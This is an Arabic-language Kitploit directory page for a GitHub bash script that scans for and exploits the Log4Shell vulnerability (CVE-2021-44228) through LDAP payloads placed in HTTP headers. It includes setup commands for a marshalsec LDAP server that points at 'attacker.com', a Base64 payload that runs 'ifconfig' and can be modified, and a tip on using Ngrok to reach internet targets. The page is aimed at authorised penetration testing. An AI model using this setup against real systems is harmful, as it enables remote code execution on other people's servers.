Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/julian911015/log4j-scanner-exploit
ماسحات الثغرات الأمنيةتوليد الحمولةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراق
GitHubjulian911015/log4j-scanner-exploit

Log4j-Scanner-Exploit

سكربت بلغة باش يمكن من تحديد ثغرة Log4j CVE-2021-44228 عن بعد.

عرض المستودع
288منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

Log4Shell-Scanner-Exploit

سكربت bash يتيح تحديد و/أو استغلال ثغرة Log4shell عن بُعد. تقوم هذه الأداة بإجراء اختبارات مختلفة باستخدام حمولات LDAP ورؤوس X-Api-Version وUser-Agent وX-Forwarded-For.

استخدم هذا السكربت دائمًا بعد الحصول على إذن مسبق من مالك الخدمة/التطبيق الذي يتم تدقيقه.

التبعيات:

  1. سننشئ خادم LDAP مُعد مسبقًا من GitHub: https://github.com/mbechler/marshalsec

mvn clean package -DskipTests && Java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar

marshalsec.jndi.LDAPRefServer 'http://attacker.com/#exploit'

  1. نقوم بتفعيل خادم HTTP python3 -m http.server 8080

  2. يجب تثبيت Java #sudo apt install default-jre

  3. يجب تثبيت Curl #sudo apt-get install curl

مثال الاستخدام:

أدخل المعاملات التالية:

  • قائمة بعناوين URL المراد فحصها
  • عنوان IP لخادم LDAP
  • منفذ خادم LDAP
  • عنوان IP لخادم HTTP
  • منفذ خادم HTTP

#مثال فحص تطبيق على شبكة داخلية:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

#مثال فحص تطبيق على الإنترنت:

  • ./Log4Shell_Scanner.sh <Diccionario_URL> <IP_Servidor_LDAP> <Puerto_Servidor_LDAP> <IP_Servidor_HTTP> <Puerto_Servidor_HTTP>

image

توضيحات:

  • الحمولة المستخدمة ترسل أمر "ifconfig" إلى الأجهزة التي تم تحديدها على أنها قابلة للاستغلال، وهذه الحمولة مشفرة بصيغة Base64 ويمكن تعديلها لتنفيذ مرحلة الاستغلال في اختبار الاختراق.
  • إذا رغبت في استخدام الأداة على خدمات الإنترنت، يمكنك تشغيل خدمة Ngrok تقوم بعمل إعادة توجيه المنافذ إلى المنفذ المحلي لخادم LDAP.
  • استخدم هذا السكربت دائمًا بعد الحصول على إذن مسبق من مالك الخدمة/التطبيق الذي تم تحليله.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    355
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    315
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    285

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →








